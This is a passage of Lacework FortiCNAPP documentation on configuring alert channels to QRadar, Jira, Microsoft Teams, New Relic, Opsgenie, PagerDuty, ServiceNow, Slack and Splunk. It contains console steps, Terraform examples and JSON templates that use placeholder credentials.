10. Define the following protocol parameters:
    - *Log Source Identifier*: Enter a unique value.
    - *Communication Type*: Select HTTPS.
    - *Listen Port*: Enter a port of your choice. Copy this port number for use when creating the alert channel in Lacework FortiCNAPP.
    - *Message Pattern*: Leave this empty. This results in IBM QRadar receiving one event per REST call.
    - *Use As a Gateway Log Source*: Set to disabled.
11. Select *Step 5: Test Protocol Parameters*. Running the test is optional. Skip the test or wait until it is done and select *Finish*.
12. On the Admin page, click *Deploy Changes*. IBM QRadar configuration is complete.

Creating an IBM QRadar alert channel from the Lacework FortiCNAPP console

To create an IBM QRadar alert channel:

1. Log in to the console as a user with administrative privileges.
2. Go to *Settings* > *Notifications* > *Channels*.
3. Click *+ Add new*.
4. Select *IBM QRadar*.
5. Click *Next*.
6. Specify the name of the alert channel.
7. In *Communication Type*, select HTTPS or HTTPS Self Signed Cert.
8. In *QRadar Host Url*, enter the domain name or IP address of QRadar.
9. In *QRadar Host Port*, enter the listen port defined in QRadar.
10. Select *Save*.
11. Select *Alert rules* and configure your required alert routing details/options by leveraging the alert channel you created.

You now begin to receive Lacework FortiCNAPP alert notifications in QRadar.

Creating a Lacework FortiCNAPP IBM QRadar alert channel using Terraform

For organizations using Terraform to manage their environments, Lacework FortiCNAPP maintains the Terraform provider, which enables configuration of alert channels using automation.

For a complete list of custom Terraform resources to manage alert channels in Lacework FortiCNAPP, see Manage alert channels with Terraform on page 440.

```
# Configure IBM QRadar Alert Channel in Lacework
resource "lacework_alert_channel_qradar" "example" {
  name               = "IBM QRadar Channel Alert Example"
  host_url           = "https://qradar-lacework.com"
  host_port          = 4000
  communication_type = "HTTPS"
}
```

Additional information on the `lacework_alert_channel_qradar` resource can be found on the Terraform Registry.

Jira alert channel

Configure Lacework FortiCNAPP to receive alert notifications in your Jira account. You can automate the process of generating Jira tickets with your existing security workflow. The Jira integration sends findings from the *Alerts* page to Jira. Jira issues are created based on the findings.

A Jira issue includes the following information:

- Alert ID
- Alert Type
- Alert Category
- Severity Level
- Start Time
- Link to the alert on Lacework FortiCNAPP console
- Lacework FortiCNAPP Account Name

This integration supports both Jira Cloud and Jira Server versions and is qualified with the most recent GA versions of Jira.

Supported integrations

Lacework FortiCNAPP supports two Jira integration types:

- *A unidirectional* integration with Jira allows you to programmatically generate a corresponding Jira issue for an alert. When the alert status is updated, the Jira status is updated. To complete the integration, see Alert Rules and Alert Channels.
- *A bidirectional* integration with Jira allows you to programmatically generate a corresponding Jira issue for an alert. When the alert status is updated, the Jira status is updated, and vice versa.

When you change the Jira status from Closed to Open, the alert remain as Closed.

When multiple bidirectional channels are associated with an alert, each channel generates a Jira issue. To enable the bidirectional functionality, select a primary channel among those by clicking *Select as primary*.

To complete the integration, see Alert Rules and Alert Channels

When the alert rule associated with an alert is disabled or deleted, you can still change the alert status by changing the corresponding Jira status.

Prerequisites

Verify the following prerequisites:

- A Jira user name and an API access token that is used to create new Jira issues. For management and security purposes, we recommend creating a dedicated Lacework Jira user with appropriate permissions. For more information, refer to the Jira REST API Reference.
- A Jira user with sufficient privileges to create new Jira issues in the specified Jira project.
- A preexisting Jira issue type in the specified Jira project with a defined priority field. When Lacework FortiCNAPP creates new Jira issues, they are created based on the specified Jira issue type.
- Allowlist the Lacework FortiCNAPP outbound IP addresses to allow Lacework FortiCNAPP to communicate with the Jira server. See Inbound and outbound connections on page 2404.

Creating the Jira alert channel

To create the Jira alert channel:

1. Log in to the console as a user with administrative privileges.
2. Navigate to *Settings* > *Notifications* > *Channels*.
3. Select *+ Add new* > *Jira*.
4. Select *Next*.
5. Select a Jira Type:
   a. *JIRA Cloud*: Select this option if your Jira instance is hosted by Atlassian in their cloud.
   b. *JIRA Server*: Select this option if you host your Jira instance on your hardware or in a hosting service such as AWS.
6. Specify a name for the channel that is visible in the console in the *Name* field.
7. From the *Configuration* drop-down, select the integration type.

If you configure the Jira alert channel as bidirectional, you cannot modify it to unidirectional.

8. From the *Group Issues by* drop-down, select one of the options:
   a. *Events* - Select this option if you want to create a single Jira open issue when events of the same type but from different resources are detected by Lacework.
   b. *Resources* - Select this option if you want multiple Jira open issues when multiple resources are generating the same compliance event.
9. In the *Jira URL* field, specify the URL of your Jira implementation without the *https* prefix ("https://"). For example: `mycompany.atlassian.net` or `mycompany.jira.com`.
10. In the *Jira Project Key* field, specify the project key for the Jira project where the new Jira issues should be created. Note that the specified Jira Issue type must exist in the specified Jira project prior to creating the Lacework Jira channel.
11. In the *Issue Type* field, specify the Jira Issue type, for example *Bug*, to create when a new Jira issue is created.

12. In the *Username* field, specify the Jira user name with a domain, for example: `user@mycompany.com`. We recommend using a dedicated Jira user.
13. *Jira server*: In the *Password* field, specify the password to the Jira user specified in a previous step.
14. *Jira Cloud*: In the API token field, specify the Jira API token.

To locate the Jira Cloud API token, navigate to the Atlassian management console, select the My User icon in the top right, select *Manage Account* and, select the *Security* tab at the top.

15. (Optional) In the *Custom field mapping* field, select *Upload a JSON file* to upload a custom template file to populate values from a custom template JSON file.
16. Select *Save*.
17. Copy the URL displayed in the Webhook for Jira dialog to your clipboard.
18. Configure a Jira webhook using the copied URL, see Configure a Jira Webhook for Bi-Directional Integration.
19. Click *Alert rules* and configure your required alert routing details and options by using the alert channel you created.

- The integration will only work after you configure a webhook in Jira.
- After the a connection with Jira is successfully established, Lacework FortiCNAPP generates a test Jira ticket with the title *Event: 0 {timestamp}> Test Event*.

Configuring a Jira Webhook for bi-directional integration

After you successfully configure the Jira alert channel, you must configure the Jira webhook in Jira.

To configure a Jira Webhook for bi-directional integration:

1. Log into the Jira Cloud console with an Org Admin account.
2. Select *System* from the settings cog in the top right corner.
3. In the System settings window, scroll to the bottom of the list on the left-hand side and, select *WebHooks*.
4. Select *Create a WebHook* in the top right.
5. Specify the required information:
   a. Enter a name for the Webhook.
   b. Enter the URL provided by the Integration in the Lacework FortiCNAPP settings page.
   c. Select ISSUE *Updated and Deleted* in the Events section.
   d. Verify that the Exclude body section is not selected.
   e. Select *Create*

You have successfully created the Webhook in Jira. Next you can test the integration.

Testing the integration

The integration test verifies the communication between Lacework FortiCNAPP and Jira works as expected. The integration test requires the following:

- A configured Jira alert channel.
- An alert rule that uses the above Jira alert channel. For additional details, see Alert Rules.
- An active alert that is triggered by the above alert rule.

To test the integration:

1. Log in to the console as a Lacework FortiCNAPP user with administrative privileges.
2. Navigate to *Settings* > *Notifications* > *Alert Channels* and select the Jira alert channel.
3. Select the *Test* button.
   A message indicating that the integration test successfully completed appears.
4. Change the alert status to either *In progress* or *Closed*.
5. Refresh your browser.
   The integration status changes to Success.

After the integration is successfully configured and tested, Lacework FortiCNAPP will begin generating events that meet the specified severity levels, and issuing new Jira issues. Lacework FortiCNAPP priorities events with the highest severity, in case the Jira API reaches maximum capacity.

The status will display as *Pending* if the integration is inactive for three days or more. Inactivity indicates that the Jira webhook was not used within the aforementioned time.

Populating values in new Jira issues from a custom template

If you want the Jira alert channel to populate fields in the new Jira issues with values from a custom template JSON file, create a custom template JSON file with the populated values and select that file when creating the Lacework FortiCNAPP Jira alert channel.

In the following custom template example, use the `name` field to specify the Jira status corresponding with the open alert (e.g., Backlog), and the Jira status corresponding with the closed alert (e.g., Done). Use the `primary` field to confirm which status Lacework FortiCNAPP will use when opening or closing a Jira issue for that alert.

```
{
    "lacework": {
        "status": {
            "Open": [
                {
```

```
                    "name": "Backlog",
                    "primary": true
                },
                {
                    "name": "Selected for Development"
                }
            ],
            "Closed": [
                {
                    "name": "Done",
                    "primary": true
                }
            ]
        }
    }
}
```

If you want the new Jira issues created by the Lacework FortiCNAPP Jira alert channel to have a specific label and have the priority id of 1, specify the following in your custom template JSON file.

```
{
    "fields": {
        "labels": [
            "myLabel"
        ],
        "priority":
        {
            "id": "1"
        }
    }
}
```

You can also include data from Lacework FortiCNAPP by using the following variables:

Field name	Description
alert_source	The integration that serves as the origin of the data. For instance, the "Agent" source pertains to alerts that originate from data collected by Lacework FortiCNAPP agents.
alert_category	The alert category this alert is classified as. See Alert Categories for more information.
alert_ subcategory	The alert subcategory this alert is classified as. See Alert Subcategories for more information.
event_title	The title of the Lacework FortiCNAPP event.
event_link	The link to the event in the console.
lacework_ account	The Lacework FortiCNAPP application where the event occurred. The `myLacework` part of the Lacework FortiCNAPP application URL: *myLacework*.lacework.net.
event_ summary	A summary of the event including a description of why the event occurred.
event_	The timestamp of when the event occurred.

Field name	Description
timestamp	
event_type	The type (or category) of the event.
event_id	The Lacework FortiCNAPP ID for the event.
event_severity	The severity of the event between numbers 1 and 5. The number 1 is the highest severity and 5 is the lowest severity.
event_ severity_str	A variable that represents the severity of the event: Critical, High, Medium, Low, or Info.

Add the variables to the summary field as in the following example:

```
{
    "fields": {
        "summary": "$event_id: $event_title - $event_summary - from Lacework alerts"
    }
}
```

Jira allows up to 255 characters for the summary. Any characters over 255 are truncated.

When creating the Jira alert channel, you must select the custom template file from the Custom Template File field.

For more examples of specifying Jira fields, see the *Field input formats* section in the Using the REST APIs in the Atlassian documentation. Use the 2.0 version of the Jira REST APIs.

Any fields specified in the custom template JSON file, must already exist in the specified Jira project.

Specifying a value for a Jira field in the custom template JSON file overrides the value populated by the Jira alert channel for the following fields:

- Summary
- Issue Type
- Project
- Priority

For the Description field, the value specified in the custom template JSON is prepended to the value provided by the Jira alert channel.

If you used a custom template for an alert channel, you can download it by clicking *Download template_name template*. The download link is available on the Configure Channel page when editing an alert channel and on the Alert Routing page when clicking the existing Jira alert channel's link.

Creating a custom template with dynamic variables

You can use the `$event_severity_str` variable to create a mapping to specific fields dynamically. This solution eliminates manual ticket triage by allowing the alert to flow directly to the responsible team's Jira queue.

The following custom template assigns the `$event_severity_str` variable to the `customfield_10242` custom field. If the custom field exists in the `custom_field_mappings` object, then the value of the variable is used to find the mapping for the field.

```
{
  "fields": {
    "customfield_10242": "$event_severity_str"
  },
  "lacework": {
    "custom_field_mappings": {
      "customfield_10242": {
        "Critical": {
          "id": "10478"
        },
        "High": {
          "id": "10477"
        },
        "Medium": {
          "id": "10476"
        },
        "Low": {
          "id": "10475"
        },
        "Info": {
          "id": "10475"
        }
      }
    }
  }
}
```

Assuming the `$event_severity_str` variable evaluates to *Critical*, the result from this custom template will look like the following:

```
{
  "fields": {
    "customfield_10242": {
      "id": "10478"
    }
  }
}
```

Mapping Lacework FortiCNAPP severities to Jira priorities

By default, the following Lacework FortiCNAPP alert severities are mapped to the following Jira priorities.

Severity	(Jira priority ID) Jira priority
Critical	(1) Highest
High	(2) High
Medium	(3) Medium
Low	(4) Low
Info	(5) Lowest

You can override the default settings by specifying a mapping in a custom template as shown in the example JSON below. In this example, the following mapping occurs:

- Critical and high severity Lacework FortiCNAPP alerts maps to Jira issues with a priority of (2)
- Medium and low severity Lacework FortiCNAPP alerts maps to Jira issues with a priority of (3)
- Info Lacework alerts maps to Jira issues with a priority of (4)

Severity mapping example using priority ID

```
{
  "lacework": {
    "severity": {
      "Critical": {
        "id": "2"
      },
      "High": {
        "id": "2"
      },
      "Medium": {
        "id": "3"
      },
      "Low": {
        "id": "3"
      },
      "Info": {
        "id": "4"
      }
    }
  }
}
```

Severity mapping example using priority name

```
{
    "lacework": {
        "severity": {
            "Critical": {
                "name": "Critical"
            },
            "High": {
                "name": "High"
            },
            "Medium": {
```

```
                "name": "Medium"
            },
            "Low": {
                "name": "Low"
            },
            "Info": {
                "name": "Minor"
            }
        }
    }
}
```

Pulling custom priority IDs from Jira

When you add or delete priorities in Jira, the severity IDs will be different than the Jira defaults of 1 to 5. If your priorities are not the standard ones provided by Jira (Highest, High, Medium, Low, Lowest) you must use the IDs for those severities. You can find them by using the Jira API, or by using a web browser using the same *Jira URL* as before: https://JIRA_URL/rest/api/2/priority.

Creating a Lacework FortiCNAPP Jira Cloud or server alert Channel using Terraform

For organizations using Terraform to manage their environments, Lacework FortiCNAPP maintains the Terraform provider for Lacework FortiCNAPP, which enables configuration of Lacework FortiCNAPPalert channels using automation.

For a complete list of custom Terraform resources to manage alert channels in Lacework FortiCNAPP, see Manage alert channels with Terraform on page 440.

```
# Jira Cloud

resource "lacework_alert_channel_jira_cloud" "example" {
  name        = "My Jira Cloud Alert Channel Example"
  jira_url    = "mycompany.atlassian.net"
  issue_type  = "Bug"
  project_key = "EXAMPLE"
  username    = "my@username.com"
  api_token   = "abcd1234"
}
```

```
# Jira Server

resource "lacework_alert_channel_jira_server" "example" {
  name        = "My Jira Server Alert Channel Example"
  jira_url    = "mycompany.atlassian.net"
```

```
  issue_type  = "Bug"
  project_key = "EXAMPLE"
  username    = "my@username.com"
  password    = "abcd1234"
}
```

For additional information on `lacework_alert_channel_jira_cloud` see Terraform Registry.

For additional information on `lacework_alert_channel_jira_server` resource, see Terraform Registry.

Rotate the webhook secret

We recommend rotating your webhook's secret regularly to avoid compromises. When you rotate the secret, the Console blocks the old secret and generates a new one.

To rotate the webhook secret:

1. Log in to the console as a user with administrative privileges.
2. Go to *Settings > Notifications > Channels*.
3. From the list of alert channels, click on the channel that needs a new webhook's secret.
4. Select the ellipsis menu located next to the current webhook, then select *Generate new webhook*.
5. Copy the new webhook URL to your clipboard.
6. Create a Jira webhook using the copied URL, see Configure a Jira Webhook for Bi-Directional Integration.
7. Select *Delete* to remove the old webhook URL from the alert channel.

Troubleshooting

If your Jira integration status is displaying as *Pending* within the console, check Alert Channel Warnings for troubleshooting suggestions.

To check when the webhook was last used, go to *Settings > Notifications > Alert channels* in the console, and click the row for your integration. The *Bidirectional Webhook* field displays when the webhook was *Last used*.

Using the integration in any way (as long as it triggers the Jira webhook) will put the integration status back into *Success*.

Microsoft Teams alert channel

Configure a Lacework FortiCNAPP alert channel to forward alerts to a Microsoft Teams channel using an incoming webhook. Before completing the process in the console, you must add a Microsoft Teams incoming webhook workflow. We recommend creating a dedicated channel for Lacework FortiCNAPP events.

Creating an incoming webhook

The following procedure creates an incoming webhook in Teams based on workflows, which is recommended by Microsoft. If you are still using connectors (retiring at the end of 2025) for the webhook in Teams, to continue receiving Lacework alerts in Microsoft Teams channel, ensure that you update the Teams webhook URL in the channel settings. See Retirement of Office 365 connectors within Microsoft Teams for more information.

To create an incoming webhook for Lacework FortiCNAPP:

1. When logged into Teams (service account is recommended), select *View more apps* on the left side and click *Workflows*.
2. Go to the *Create* tab and select *Create from blank* next to the search bar.
3. Search for the trigger *When a Teams webhook request is received* and select it.
4. For the *Who can trigger the flow?* field, choose *Anyone*.
5. Select *New step* and choose the action *Post card in chat or channel*.
6. Select the dropdown field *Post in* and choose the location of channel, group chat, or chat with flow bot.
7. Click in the *Adaptive Card* field and select *Body* in the *Dynamic content* tab. Alternatively, search for `triggerBody()` in the *Expression* tab and select it.
8. Click *OK* and then *Save*.
9. Copy the *HTTP POST URL* and click *Done*.

For more details, see Create incoming webhooks with Workflows for Microsoft Teams.

Creating a Microsoft Teams alert channel

To create a Microsoft Teams alert channel:

1. Log in to the console as a Lacework FortiCNAPP user with administrative privileges.
2. Go to *Settings > Notifications > Alert channels*.
3. Click *+ Add new*.
4. Select *Microsoft Teams*.

5. Click *Next*.
6. Verify you have created your Lacework FortiCNAPP-dedicated incoming webhook as described in Create an Incoming Webhook. Then complete the following steps:
   a. Name the alert channel.
   b. Add the URL of your Microsoft Teams incoming webhook.
   c. Click *Save*.
   d. Click *Alert rules* and configure your required alert routing details/options by leveraging the alert channel you created.

Lacework alert notifications will now appear in your Microsoft Teams channel. [END]:#

Creating a Lacework FortiCNAPP Microsoft Teams alert channel using Terraform

For organizations using Terraform to manage their environments, Lacework FortiCNAPP maintains the Terraform provider for Lacework FortiCNAPP, which enables configuration of Lacework FortiCNAPP alert channels using automation.

For a complete list of custom Terraform resources to manage alert channels in Lacework FortiCNAPP, see Manage alert channels with Terraform on page 440.

```
# Configure Microsoft Teams Alert Channel in Lacework
resource "lacework_alert_channel_microsoft_teams" "example" {
  name      = "Microsoft Teams Alert Channel Example"
  webhook_url = "https://outlook.office.com/webhook/api-token"
}
```

Additional information on the `lacework_alert_channel_microsoft_teams` resource can be found on the Terraform Registry.

New Relic alert channel

Configure a Lacework FortiCNAPP alert channel to forward alerts to New Relic using the Event API.

To configure Lacework FortiCNAPP to forward events, verify your New Relic account ID and license key. We recommend using dedicated license keys for different applications or different data sources.

Creating a license key

To create a license key:

1. In the new relic user menu, go to *Administration* > *API Key* and click *Create a key*.
2. Select an account in the *Account* field.
3. Select *Ingest - License* in the *Key type* field.
4. Enter a short description about the key.
5. Click *Create a key* to save the changes.

For more information about sending custom event data to New Relic, see Send custom events with our Event API.

Creating a New Relic alert channel

To create a New Relic alert channel:

1. Log in to the console as a user with administrative privileges.
2. Go to *Settings* > *Notifications* > *Channels*.
3. Click *+ Add new*.
4. Select *New Relic*.
5. Click *Next*.
6. Verify that you have created your account ID and an license key as described in Creating a license key on page 2173
7. Name the alert channel.
8. Add your New Relic license key.
9. Add your New Relic account ID.
10. Click *Save*.
11. Click *Alert rules* and configure your required alert routing details/options by leveraging the alert channel you created.

You should now start to receive Lacework FortiCNAPP alert notifications in New Relic.

Creating a Lacework FortiCNAPP New Relic alert channel using Terraform

For organizations using Terraform to manage their environments, Lacework FortiCNAPP maintains the Terraform provider for Lacework FortiCNAPP , which enables configuration of Lacework FortiCNAPP alert channels using automation.

For a complete list of custom Terraform resources to manage alert channels in Lacework FortiCNAPP, see Manage alert channels with Terraform on page 440.

```
# Configure New Relic Alert Channel in Lacework
resource "lacework_alert_channel_newrelic" "example" {
  name       = "My New Relic Channel Alert Example"
  account_id = 2338053
  insert_key = "x-xx-xxxxxxxxxxxxxxxxx"
}
```

Additional information on the `lacework_alert_channel_newrelic` resource can be found on the Terraform Registry.

Opsgenie alert channel

Create an Opsgenie alert channel to forward Lacework FortiCNAPP alert data.

The instructions in this document reflect the flow for the Standard and Enterprise version of OpsGenie. If you have a Free or Essentials version, the flow and your options to customize the integration might be different. Visit Atlassian Support for more details.

Creating an advanced integration in Opsgenie

To create an advanced integration in Opsgenie:

1. Log in to Opsgenie.
2. Create an advanced integration from the list of integrations, such as *GitHub*. Confirm that there is only one *Create Alert* action, and that it is the only action. You can add more actions later, but they are not necessary to work with Lacework FortiCNAPP's data.
3. In the *Name* field, enter `Lacework`.
4. Check the *Enabled* checkbox.
5. In the *Filter* drop-down, set *Match all alerts*.
6. In the *Message* field, enter the following text:

```
[Lacework] {{_payload.event_title}}
```

7. In the *Alias* field, enter the following text:

```
{{id}}
```

8. In the *Priority* field, select *Custom Value to Opsgenie Priority*.
9. In the *Mapped Priority Value* field, enter the following:

```
P{{_payload.event_severity}}
```

10. In the *Source* field, enter the following:

```
{{_payload.event_source}}
```

11. In the *Description* field, enter the following:

```
Event Id: {{_payload.event_id}}

Event Description: {{_payload.event_description}}

Event Time: {{_payload.event_timestamp}}

Event Type: {{_payload.event_type}}

Event Link: {{_payload.event_link}}
```

```
Lacework Account: {{_payload.lacework_account}}
```

12. In the *User* field, enter `Lacework`.
13. Click *Save Integration*.

Creating the webhook alert channel in Lacework FortiCNAPP

Follow the Lacework Webhook Alert Channel steps to create a custom webhook, inputting the advanced integration Opsgenie link as the Webhook URL.

PagerDuty alert channel

Lacework FortiCNAPP events that are generated from anomaly detection, compliance, vulnerabilities, or configured rule definitions, send an event to a service in PagerDuty. Events from Lacework FortiCNAPP can trigger a new incident on the corresponding PagerDuty service or, be grouped as alerts into an existing incident.

For additional information about incidents and alerts, see Incidents and Alerts in the PagerDuty documentation.

Prerequisites

Verify that you have the following:

- An Admin base role for account authorization. If you do not have this role, contact an Admin or Account Owner within your organization to configure the integration.
- An integration key, and alerts and incidents must be enabled. Integration keys are generated by creating a new service or by creating a new integration for an existing service.

Configuring PagerDuty

To configure PagerDuty:

1. Navigate to *Services > Service Directory*.
2. Add an integration to a service through one of the following methods:
   - Add your integration to an existing service. In the Configuring Services and Integrations documentation, follow the procedure in the Edit Existing Service Settings section.
   - Create a new service for your integration. In the Configuring Services and Integrations documentation, follow the procedure in the Create a New Service section.
3. Expand the Lacework FortiCNAPP integration's settings.
4. Edit the Integration Name so it uses the format `monitoring-tool-service-name` (e.g., Lacework-Cloud-Security) and click *Save*.
5. When you expand the integration's settings, you can also view the Integration Key. Save this key in a safe location because it will be used when you configure the integration with Lacework in the next section.

Creating a PagerDuty alert channel

To create a PagerDuty alert channel:

1. Log in to the console as a user with administrative privileges.
2. Go to *Settings > Notifications > Channels*.
3. Click *+ Add new*.
4. Select *PagerDuty*.
5. Click *Next*.
6. Verify that you have set up your PagerDuty integration.
7. Name the channel.
8. Add your integration key.
9. Click *Save*.
10. Locate the new PagerDuty alert channel.
    Notice that the status check reads *Integration Check Pending*.
11. Click *Test Integration* and it will indicate *success*.
    From the PagerDuty console, confirm that an incident was triggered with the subject *This is a test Message*.
12. When complete, select *Alert rules* and configure your required alert routing details by leveraging the alert channel you created.

Disabling the PagerDuty alert channel

To disable the PagerDuty alert channel:

1. Log in to the console as a user with administrative privileges.
2. Go to *Settings > Notifications > Channels*.
3. Locate the desired PagerDuty alert channel.
4. In the *Status* column, click the green *Enabled* status to change it to Disabled.

Uninstalling the PagerDuty alert channel

To uninstall the PagerDuty Alert Channel:

1. Log in to the console with a user that has administrative privileges.
2. Navigate to *Settings > Notifications > Channels*.
3. Select the PagerDuty alert channel checkbox and click *Delete*.

Creating a Lacework FortiCNAPP PagerDuty alert channel using Terraform

For organizations using Terraform to manage their environments, Lacework FortiCNAPP maintains the Terraform provider, which enables configuration of alert channels using automation.

For a complete list of custom Terraform resources to manage alert channels in Lacework FortiCNAPP, see Manage alert channels with Terraform on page 440.

```
# Configure PagerDuty Alert Channel in Lacework

resource "lacework_alert_channel_pagerduty" "critical" {
  name            = "Forward Critical Alerts"
  integration_key = "1234abc8901abc567abc123abc78e012"
}
```

Additional information on the `lacework_alert_channel_pagerduty` resource can be found on the Terraform Registry.

ServiceNow alert channel

Configure Lacework FortiCNAPP to forward alerts to ServiceNow using the ServiceNow REST API.

Prerequisites

Lacework FortiCNAPP requires a ServiceNow user name with either a *web_service_admin*, *rest_api_explorer*, or *admin* role. ServiceNow also recommends adding either the *itil* or *itil_admin role(s)* to assist with incident creation. For management and security purposes, we recommend creating a dedicated Lacework FortiCNAPP-ServiceNow user. For more information, refer to ServiceNow documentation for REST API Reference.

Creating a ServiceNow alert channel

To create a ServiceNow alert channel:

1. Log in to the console as a user with administrative privileges.
2. Go to *Settings* > *Notifications* > *Channels*.
3. Click *+ Add new*.
4. Select *ServiceNow*.
5. Click *Next*.
6. Verify you have created a ServiceNow user and password as described in Prerequisites.

7. In the *Name* field, specify a name for the channel and click *Next*.
8. From the *Group Issues by* drop-down, select one of the following:
   a. *Events*: Select this option if you want to create a single ServiceNow incident when compliance events of the same type but from different resources are detected by Lacework FortiCNAPP. For example, if three different S3 resources are generating the same compliance event, only one ServiceNow incident is created.
   b. *Resources*: Select this option if you want to create multiple ServiceNow incident if multiple resources are generating the same compliance event. For example, if three different S3 resources are generating the same compliance event, the ServiceNow incidents are created.
9. In the *User Name* field, enter your ServiceNow user name.
10. In the *Password* field, enter the password for the specified user name.
11. In the *Instance URL* field, enter your ServiceNow instance URL.
12. (Optional) In the *Custom Template File* field, click *Choose File* to select a custom template file to populate values from a custom template JSON file. For more information, see the next section.
13. Click *Save*.
14. Click *Alert rules* and configure your required alert routing details by leveraging the alert channel you created.

You should now start to receive Lacework FortiCNAPP alerts in the ServiceNow security incident response system.

Populating values in new ServiceNow incidents from a custom template

If you want the ServiceNow alert channel to populate fields in the new ServiceNow incidents with values from a custom template JSON file:

1. Verify that you are logged into ServiceNow.
2. Create a custom template JSON file with the populated values.
3. Specify the file when creating the ServiceNow alert channel in the console.

For example, if you want the new ServiceNow incidents created by the Lacework FortiCNAPP ServiceNow alert channel to preface the *description* with a string and set approval to Approved, specify the following in your custom template JSON file. For the description property, the value specified in the custom template JSON is prepended to the value provided by the ServiceNow alert channel.

```
{
  "description" : "Generated by Lacework:",
  "approval" : "Approved"
}
```

When creating the ServiceNow alert channel in the console, you must also select the custom template file from the *Custom Template File* field.

For the field properties to specify in the JSON file, see the properties listed in the response of the POST /now/table/{tableName} ServiceNow REST API documentation.

Do not set the properties that start with the sys_ string.

Creating a Lacework FortiCNAPP ServiceNow alert channel using Terraform

For organizations using Terraform to manage their environments, Lacework FortiCNAPP maintains the Terraform provider, which enables automated configuration of alert channels.

For a complete list of custom Terraform resources to manage alert channels in Lacework FortiCNAPP, see Manage alert channels with Terraform on page 440.

You can configure Lacework FortiCNAPP to forward alerts to ServiceNow using the ServiceNow REST API. It requires a ServiceNow user name with either a web_service_admin, rest_api_explorer, or admin role.

For management and security purposes, we recommend creating a dedicated Lacework FortiCNAPP-ServiceNow user. For more information, refer to the ServiceNow documentation for REST API Reference.

```
# Configure ServiceNow Alert Channel in Lacework
resource "lacework_alert_channel_service_now" "example" {
  name         = "ServiceNow Channel Alert Example"
  instance_url = "snow-lacework.com"
  username     = "snow-user"
  password     = "snow-pass"
}
```

For more information on the `lacework_alert_channel_service_now` resource, see Terraform Registry.

Slack alert channel

Use the Slack integration to send notifications to Slack channels or users when an alert is triggered. A Slack notification includes the following information:

- Lacework FortiCNAPP Account Name
- Alert Type
- Start Time
- Alert Category
- Severity Level
- Event Details
- Link to the alert on Lacework FortiCNAPP console

Creating an incoming webhook

To create an incoming webhook in Slack:

1. When logged into Slack (service account is recommended), create an app and select your workspace.
2. Click *Next* and then *Create*.
3. In the *Incoming Webhooks* tab, click *Add New Webhook To Workspace*, select your designated channel, and click *Allow*.
4. Copy the generated webhook URL.

For more information about using Slack incoming webhooks, refer to the Slack document library.

Creating a Slack alert channel

To create a Slack alert channel in Lacework FortiCNAPP:

1. Log in to the console as a user with administrative privileges.
2. Go to *Settings* > *Notifications* > *Channels*.
3. Click *+ Add new*.
4. Select *Slack*.
5. Click *Next*.
6. Verify you have created your Lacework FortiCNAPP-dedicated incoming webhook as described in Create an Incoming Webhook.
7. Specify the name of the alert channel.
8. Add the URL of your Slack incoming webhook.
9. Select *Save*.

10. Select *Alert rules* and configure your required alert routing details/options by leveraging the alert channel you created.

You should now begin to receive Lacework FortiCNAPP alert notifications in your chosen Slack channel.

Creating a Slack alert channel using Terraform

For organizations using Terraform to manage their environments, Lacework FortiCNAPP maintains the Terraform provider, which enables configuration of alert channels using automation.

For a complete list of custom Terraform resources to manage alert channels in Lacework FortiCNAPP, see Manage alert channels with Terraform on page 440.

```
# Configure Slack Alert Channel in Lacework
resource "lacework_alert_channel_slack" "ops_critical" {
  name      = "OPS Critical Alerts"
  slack_url = "https://hooks.slack.com/services/ABCD/12345/abcd1234"
}
```

Additional information on the `lacework_alert_channel_slack` resource can be found on the Terraform Registry.

Splunk alert channel

You can configure Lacework FortiCNAPP to forward alerts to Splunk using an HTTP Event Collector (HEC).

Lacework FortiCNAPP forwards alerts to Splunk using a destination port of either 80 or 443. If Splunk is configured to use another port (for example, 8088) you must set up port forwarding.

Lacework FortiCNAPP does not support the use of self-signed SSL/TLS certificates for the Splunk server URL.

Creating a Splunk HTTP event collector

To create a Splunk HTTP event collector:

1. Navigate to *Settings > Data Inputs*.
2. In the *HTTP Event Collector* row, select *+ Add new*.
3. On the *Select Source* page:
   a. Provide a name for your token.
   b. Optionally, override the default source name and provide a description. For example, *lacework_alerts* and *HEC for Lacework Alerts*.
   c. Optionally, specify an *Output Group*.
   d. At the top of the page, click *Next*.
4. On the *Input Settings* page:
   a. Specify a *Source type* or leave as automatic. Lacework FortiCNAPP sends the data as json, so you can explicitly choose _json under Structured.
   b. Choose an *App Context* as applicable to your Splunk design and use.
   c. Choose Indexes as applicable to your Splunk design and use.
   d. At the top of the page, click *Review*.
5. On the *Review* page, review your inputs, and click *Submit* at the top of the page.

You should see the message *Token has been created successfully*. Copy the token, index, source and resolvable hostname or IP address of your Splunk instance.

Creating a Splunk alert channel

To create a Splunk alert channel:

1. Log in to the console as a user with administrative privileges.
2. Go to *Settings > Notifications > Channels*.
3. Click *+ Add new*.
4. Select *Splunk*.

5. Click *Next*.
6. Verify that you have created your Splunk HTTP event collector as described in Create a Splunk HTTP Event Collector.
7. Name the channel.
8. Enter your Splunk HEC token.
9. Optionally, enter a Splunk channel.
10. Enter the resolvable hostname or IP address of your Splunk instance (such as `http-inputs-<customer>.splunkcloud.com`). Do not include the port number before `http://` and exclude `/services/collector` at the end of the hostname or IP address.
11. Enter the destination port for forwarding events [`80` or `443`].
12. Check the SSL box if appropriate.
13. Enter your Splunk index.
14. Enter your Splunk source.
15. Click *Save*.
16. Click *Alert Rules* and configure your required alert routing details by leveraging the alert channel you created.

To test your alert channel, click *Test*. You should see a confirmation of the test and a single alert sent to Splunk with the field-value pair of 'host :login.lacework.net'. You should start to receive Lacework FortiCNAPP alert notifications in Splunk.

Creating a Lacework FortiCNAPP Splunk alert channel using Terraform

For organizations using Terraform to manage their environments, Lacework FortiCNAPP maintains the Terraform provider, which enables configuration of alert channels using automation.

For a complete list of custom Terraform resources to manage alert channels in Lacework FortiCNAPP, see Manage alert channels with Terraform on page 440.

```
resource "lacework_alert_channel_splunk" "ops_critical" {
  name      = "OPS Critical Alerts"
  hec_token = "BA696D5E-CA2F-4347-97CB-3C89F834816F"
  host = "localhost"
  port = "80"
  event_data {
    index = "index"
    source = "source"
  }
}
```

Additional information on the `lacework_alert_channel_splunk` resource can be found on the Terraform Registry.

Sumo Logic alert channel

A Lacework FortiCNAPP Amazon CloudWatch alert channel can forward Lacework FortiCNAPP alerts through CloudWatch. You can define a rule to send alerts to a specified target using Amazon SNS (Simple Notification Service), and subscribe a Sumo Logic custom app endpoint to the SNS topic. Lacework FortiCNAPP alerts are sent using SNS subscription to your Sumo Logic custom app endpoint where you can view alert data in Sumo Logic.

Creating a Lacework FortiCNAPP alert channel

